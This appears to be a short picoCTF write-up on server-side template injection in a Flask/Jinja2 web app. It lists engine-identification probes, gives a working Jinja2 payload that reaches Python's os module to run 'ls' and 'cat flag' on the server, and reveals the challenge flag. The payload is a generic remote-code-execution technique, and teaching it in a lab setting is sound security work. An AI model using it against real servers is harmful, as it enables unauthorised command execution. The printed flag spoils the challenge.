
SSTI appears when a web application processes the user input as a template (eg, Jinja2 in Flask, Twig in PHP, etc.) without sanitizing it properly. Attackers can inject malicious code into templates to execute orders on the server.

First of all, we need to try to inject simple payloads, like :




If it works: The application is vulnerable, like in our example

Identification of the template engine:

Jinja2 (Flask)	->	{{request}}
Twig (PHP)	->	{_self}}
ERB (Ruby)	->	< %= 7*7 %>
Smarty (PHP)	->	{PHP} echo 7*7; {/php}

In our example :



<Request 'http://rescued-float.picoctf.net:50154/announce' [POST]>

We can see an output from “{{request}}”. We can use the following payload to list the files :
{{request.application.__globals__.__builtins__.__import__('os').popen('ls').read()}}

1. **request.application.__globals__** access the app's global variables
2. **__builtins__** provides access to built-in Python functions (like **__import__**).
3. **__import__('os')** load the OS module, **.popen('ls').read()** Run the ls command and read the result.

After executing :

__pycache__ app.py flag requirements.txt

Now, we simply change “ls” command with “cat flag”

THE FlAG : picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_3066c7bd}
~Z4que